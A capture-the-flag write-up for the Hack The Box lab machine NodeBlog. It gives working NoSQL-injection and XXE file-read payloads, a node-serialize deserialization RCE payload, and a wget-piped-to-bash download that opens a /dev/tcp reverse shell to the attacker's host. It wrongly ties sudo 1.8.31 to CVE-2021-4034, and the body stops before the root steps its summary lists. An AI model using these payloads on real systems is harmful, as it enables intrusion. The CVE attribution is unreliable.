NodeBlog by k0rriban

htbexplorer report

Name	IP Address	Operating System	Points	Rating	User Owns	Root Owns	Retired	Release Date	Retired Date	Free Lab	ID
NodeBlog	10.10.11.139	Linux	20	4.0	492	490	Yes	2022-01-10	2022-01-10	No	430

Summary

1. Scan ports -> 22,5000
2. Enumerate p5000 -> /login
3. NoSQLi on /login -> admin cookie
4. XXE via /upload -> modulenode-serialize used
5. Unserialize exploit -> RCE as user admin (user shell)
6. Leak admin password from mongo -> admin:IppsecSaysPleaseSubscribe
7. admin is in sudoers, use sudo su -> Root shell

Enumeration

OS

TTL	OS
+- 64	Linux
+- 128	Windows

As we can see in the code snippet below, the operating system is Linux.

```
❯ ping -c 1 10.10.11.139
PING 10.10.11.139 (10.10.11.139) 56(84) bytes of data.
64 bytes from 10.10.11.139: icmp_seq=1 ttl=63 time=40.6 ms
```

Nmap port scan

First, we will run a open ports scan using nmap:

```
❯ sudo nmap -p- -sS --min-rate 5000 10.10.11.139 -v -oG Enum/allPorts
```

We can retrieve the results using the utility extractPorts:

```
❯ extractPorts Enum/allPorts

[*] Extracting information...

    [*] IP Address:  10.10.11.139

    [*] Open ports:  22,5000


[*] Ports have been copied to clipboard...
```

Next, we will run a detailed scan:

```
❯ sudo nmap -p22,5000 -A -n -Pn 10.10.11.139 -oN Enum/targeted
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
5000/tcp open  http    Node.js (Express middleware)
|_http-title: Blog
```

Final nmap report

Port	Service	Version	Extra
22/tcp	ssh	OpenSSH 8.2p1	Ubuntu Linux; protocol 2.0
5000/tcp	http	Node.js (Express middleware)	

As we don't have credentials, we can't connect to the SSH port. So we will try to connect to the HTTP port.

Port 5000/tcp

Technology scan

Technology scan of the web using whatweb and whappalyzer:

```
❯ whatweb 10.10.11.139:5000
http://10.10.11.139:5000 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, IP[10.10.11.139],
Script[JavaScript], Title[Blog], X-Powered-By[Express], X-UA-Compatible[IE=edge]
```

Toguether with wappalyzer:

Technology	Version	Detail

We didn't find anything useful during the scan.

Fuzzing


As we don't know the domain name, the only fuzzing we can perform is over subdirectories:

```
❯ wfuzz -c -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --hc
404 --hh 1891 http://10.10.11.139:5000/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.11.139:5000/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000053:   200        27 L     59 W       1002 Ch     "login"
000000825:   200        27 L     59 W       1002 Ch     "Login"
000101629:   200        27 L     59 W       1002 Ch     "LogIn"
000148853:   200        27 L     59 W       1002 Ch     "LOGIN"
```

From where we discovered the page /login.

Manual enumeration

If we open the webpage http://10.10.11.139:5000 we can see the following webpage:



Blog Articles

UHC Qualifiers

12/13/2021

The UHC Qualifiers are ran the first Friday of every month! Playing boxes like this will qualify you for the monthly finals ran the Last Sunday of the month. The winner of that tournament will get to play in the UHC Grand Finals for big prizes! Read more to find out information on how to join.

From where we obtain links to `/login` and `/articles/uhc-qualifiers`. The `/articles` page contains a list of links that result useless for the current enumeration. Anyway, we can see that the `/login` page contains a form with a `username` and `password` field, which we can try to bypass.

Login bypass

First thing we can notice is that the `/login` page responds differently when the `username` and `password` fields are wrong.

```
❯ curl -X POST "http://10.10.11.139:5000/login" -d "user=admin&password=1234" -s | grep Invalid
            Invalid Password
❯ curl -X POST "http://10.10.11.139:5000/login" -d "user=a&password=1234" -s | grep Invalid
            Invalid Username
```

This reassures us that the `admin` user is a valid user. We can try to bypass the login page through SQLi:

```
❯ curl -X POST "http://10.10.11.139:5000/login" -d "user=admin&password=1234' or 1=1 -- -" -s |
grep Invalid
            Invalid Password
❯ curl -X POST "http://10.10.11.139:5000/login" -d "user=admin&password=1234\" or 1=1 -- -" -s |
grep Invalid
            Invalid Password
❯ curl -X POST "http://10.10.11.139:5000/login" -d "user=admin&password=1234') or 1=1 -- -" -s |
grep Invalid
            Invalid Password
```

So SQLi seems to be useless, let's try with NoSQLi following this source:

```
❯ curl -X POST "http://10.10.11.139:5000/login" -d "user=admin&password[$ne]=fake" -s | grep
Invalid
            Invalid Password
```

```
❯ curl -X POST "http://10.10.11.139:5000/login" -H "Content-Type: application/json" -d
'{"user":"admin", "password": {"$ne": "bar"}}' -s | grep Invalid
```


Finally, we bypassed the login form with NoSQLi in json format. Now, with burpsuite, we can retireve the session cookie and navigate as admin:

```
❯ curl -X POST "http://10.10.11.139:5000/login" -H "Content-Type: application/json" -d
'{"user":"admin", "password": {"$ne": "bar"}}' -i -s | grep Cookie
Set-Cookie:
auth=%7B%22user%22%3A%22admin%22%2C%22sign%22%3A%2223e112072945418601deb47d9a6c7de8%22%7D; Max-
Age=900; Path=/; Expires=Fri, 03 Jun 2022 15:45:33 GMT; HttpOnly
```

The session cookie is `%7B%22user%22%3A%22admin%22%2C%22sign%22%3A%2223e112072945418601deb47d9a6c7de8%22%7D`, as we can se, url encoded. Decoded. it looks like:

```
{"user":"admin","sign":"23e112072945418601deb47d9a6c7de8"}
```

As admin we can see:



UHC Qualifiers
12/13/2021
The UHC Qualifiers are ran the first Friday of every month! Playing boxes like this will qualify you for the monthly finals ran the Last Sunday of the month. The winner of that tournament will get to play in the UHC Grand Finals for big prizes! Read more to find out information on how to join.

We obtain new functionalities such as `create`, `upload`, `edit`, and `delete` artiles.

LFR via XXE


If we try to upload an arbitrary file, we obtain this response:

```
Invalid XML Example: <post><title>Example Post</title><description>Example
Description</description><markdown>Example Markdown</markdown></post>`
```

Which offers an example of how articles should be uploaded. If we craft an example article like:

```
<post>
  <title>Test article</title>
  <description>This is a test made by developers, ignore it</description>
  <markdown>#Testing the markdown</markdown>
</post>
```

The result of uploading it is:


Not secure | 10.10.11.139:5000/articles/xml

Edit Article

Title: Test article


Description: This is a test made by developers, ignore it

Markdown: #Testing the markdown

Meaning it is processing the content of the xml to insert the article in the database. We can perform an XXE injection to try to read the content of /etc/passwd:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <post>
    <title>Test article</title>
    <description>This is a test made by developers, ignore it</description>
    <markdown>&xxe;</markdown>
  </post>
```

The result of uploading it is:



Title: Test article

Description: This is a test made by developers, ignore it

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
```

From where we recognize two users with a bash: `root` and `admin`. So we succeeded reading files via XXE. We can now try to read the `.ssh/id_rsa` file of admin, if it exists:

```
<!ENTITY xxe SYSTEM "file:///home/admin/.ssh/id_rsa" >]>
```

Failure. Next, we can try is to achieve RCE through `expect://`:

```
<!ENTITY xxe SYSTEM "expect://id" >]>
```

We failed too.

Seems we cannot establish a reverse shell nor RCE this way. So best we could do is trying to read the server's source code, looking for leaks. If we try to achieve and exception, we obtain this response:

```
❯ curl -X POST "http://10.10.11.139:5000/login" -H "Content-Type: application/json" -d
'{"user":"admin", "password": {"$ne": "bar"},}' -s | grep pre | sed 's/<br>/\n/g' | sed
's/&nbsp;/\t/g'
<pre>SyntaxError: Unexpected token } in JSON at position 44
        at JSON.parse (&lt;anonymous&gt;)
        at parse (/opt/blog/node_modules/body-parser/lib/types/json.js:89:19)
        at /opt/blog/node_modules/body-parser/lib/read.js:121:18
        at invokeCallback (/opt/blog/node_modules/raw-body/index.js:224:16)
        at done (/opt/blog/node_modules/raw-body/index.js:213:7)
        at IncomingMessage.onEnd (/opt/blog/node_modules/raw-body/index.js:273:7)
        at IncomingMessage.emit (events.js:412:35)
        at endReadableNT (internal/streams/readable.js:1334:12)
        at processTicksAndRejections (internal/process/task_queues.js:82:21)</pre>
```

If we send an incorrect json, we can see the exception taking place under the `/opt/blog` folder. So we can guess the web server is allocated in that folder. As we are attacking a node server, we can try reading the source of `server.js`:

~~~
```xml
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///opt/blog/server.js" >]>
  <post>
    <title>Test article</title>
    <description>This is a test made by developers, ignore it</description>
    <markdown>&xxe;</markdown>
  </post>
~~~

After uploading this file, we can retrieve the following output:

```
const express = require('express')
const mongoose = require('mongoose')
const Article = require('./models/article')
const articleRouter = require('./routes/articles')
const loginRouter = require('./routes/login')
const serialize = require('node-serialize')
const methodOverride = require('method-override')
const fileUpload = require('express-fileupload')
const cookieParser = require('cookie-parser');
const crypto = require('crypto')
const cookie_secret = "UHC-SecretCookie"
//var session = require('express-session');
const app = express()

mongoose.connect('mongodb://localhost/blog')

app.set('view engine', 'ejs')
app.use(express.urlencoded({ extended: false }))
app.use(methodOverride('_method'))
app.use(fileUpload())
app.use(express.json());
app.use(cookieParser());
//app.use(session({secret: "UHC-SecretKey-123"}));

function authenticated(c) {
    if (typeof c == 'undefined')
        return false

    c = serialize.unserialize(c)

    if (c.sign == (crypto.createHash('md5').update(cookie_secret + c.user).digest('hex')) ){
        return true
```

```
    } else {
        return false
    }
}
```

We can see that the database used is mongoDB a NoSQL database. Anyway, pay attention to the node-serialize module required.

Node unserialze RCE

As we saw previously, the session cookie was serialized, and this source shows the function authenticated, which unserializes the cookie and checks if it is valid. An example could be:

```
var serialize = require('node-serialize');
var payload = '{"rce":"_$$ND_FUNC$$_function (){require('child_process').exec('ls /',
function(error, stdout, stderr) { console.log(stdout) });}()"}';
serialize.unserialize(payload);
```

The () at the end provoke that when unserialize is called, the content of the payload is executed, in this case ls /. Let's give it a try:

```
{"rce":"_$$ND_FUNC$$_function (){require('child_process').exec('ping -c 1 10.10.16.2',
function(error, stdout, stderr) { console.log(stdout) });}()"}
```

The result of url-encoding this payload is: %7b%22%72%63%65%22%3a%22%5f%24%24%4e%44%5f%46%55%4e%43%24%24%5f%66%75%6e%63%74%69%6f%6e%20%28%29%7b%72%65%71%75%69%72%65%28%27%63%68%69%6c%64%5f%70%72%6f%63%65%73%73%27%29%2e%65%78%65%63%28%27%70%69%6e%67%20%2d%63%20%31%20%31%30%2e%31%30%2e%31%36%2e%32%27%2c%20%66%75%6e%63%74%69%6f%6e%28%65%72%72%6f%72%2c%20%73%74%64%6f%75%74%2c%20%73%74%64%65%72%72%29%20%7b%20%63%6f%6e%73%6f%6c%65%2e%6c%6f%67%28%73%74%64%6f%75%74%29%20%7d%29%3b%7d%28%29%22%7d Now if we replace this into the auth cookie and listen with tcpdump to icmp packets:

```
❯ sudo tcpdump -i tun0 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
16:12:13.768871 IP 10.10.11.139 > 10.10.16.2: ICMP echo request, id 1, seq 1, length 64
16:12:13.768891 IP 10.10.16.2 > 10.10.11.139: ICMP echo reply, id 1, seq 1, length 64
```

Success!!, we reached RCE through node-serialize module. Now we can obtain a reverse shell with the payload:

```
{"rce":"_$$ND_FUNC$$_function (){require('child_process').exec('wget 10.10.16.2:4444/reverse_tcp |
cat reverse_tcp | bash', function(error, stdout, stderr) { console.log(stdout) });}()"}
```

We url-encode this payload and listen to the port 3333:

```
# Python server terminal
❯ echo "bash -i >& /dev/tcp/10.10.16.2/3333 0>&1" > reverse_tcp
❯ python3 -m http.server 4444
# Our listening terminal
❯ nc -nlvp 3333
Connection from 10.10.11.139:47020
bash: cannot set terminal process group (855): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

```
bash: /home/admin/.bashrc: Permission denied
admin@nodeblog:/opt/blog$ whoami
whoami
admin
admin@nodeblog:/opt/blog$ hostname -I
hostname -I
10.10.11.139 dead:beef::250:56ff:feb9:5f61
admin@nodeblog:/home$ cd /home/admin
cd /home/admin
bash: cd: /home/admin: Permission denied
admin@nodeblog:/home$ chmod +x /home/admin
chmod +x /home/admin/
admin@nodeblog:/home$ cd /home/admin
cd /home/admin
admin@nodeblog:~$ ls
ls
user.txt
```

We obtained a user shell, at first, we didn't have permission to access admin but we changed them with `chmod +x /home/admin` and now we can access it.

```
admin@nodeblog:~$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/admin/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Created directory '/home/admin/.ssh'.
Your identification has been saved in /home/admin/.ssh/id_rsa
Your public key has been saved in /home/admin/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:4WMwmXHIfKsRLZtRPDa0TWLbHy4pdCpOM3geD+VLyD0 admin@nodeblog
The key\'s randomart image is:
+---[RSA 3072]----+
|     o.** .      |
|      B*BB       |
|      =O*++ .    |
|     o+X.+ + .   |
|    . @oE o o    |
|     =.X = .     |
|      o o        |
|                 |
|                 |
+----[SHA256]-----+
admin@nodeblog:~$ cp .ssh/id_rsa.pub .ssh/authorized_keys
cp .ssh/id_rsa.pub .ssh/authorized_keys
# My machine
❯ echo "-----BEGIN OPENSSH PRIVATE KEY-----
-----END OPENSSH PRIVATE KEY-----" > Results/id_rsa
❯ chmod 600 Results/id_rsa
❯ ssh -i Results/id_rsa admin@10.10.11.139
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Jan  4 16:33:21 2022
admin@nodeblog:~$
```

Privilege escalation

As always, the first thing to test is:

```
admin@nodeblog:~$ sudo -l
[sudo] password for admin:
admin@nodeblog:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
```

It failed, so we need to find another attack vector:

```
admin@nodeblog:/tmp$ wget 10.10.16.2:4444/linpeas.sh
--2022-06-03 19:07:37--  http://10.10.16.2:4444/linpeas.sh
Connecting to 10.10.16.2:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 765820 (748K) [application/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[=====================>] 747.87K  1.31MB/s    in 0.6s

2022-06-03 19:07:38 (1.31 MB/s) - ‘linpeas.sh’ saved [765820/765820]

admin@nodeblog:/tmp$ ./linpeas.sh
-bash: ./linpeas.sh: Permission denied
admin@nodeblog:/tmp$ chmod +x ./linpeas.sh
admin@nodeblog:/tmp$ ./linpeas.sh
```

From its output, we discover:

- Sudo version: `1.8.31` -> Vuln to CVE-2021-4034
- Admin's groups: `uid=1000(admin) gid=1000(admin) groups=1000(admin),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)`
  - Admin is in group sudo -> We don't have credentials
- File `.sudo-as-admin-successful` in `/home/admin`: `-rw-r--r-- 1 admin admin 0 Jul 2 2021 /home/admin/.sudo_as_admin_successful`
  - The file is empty

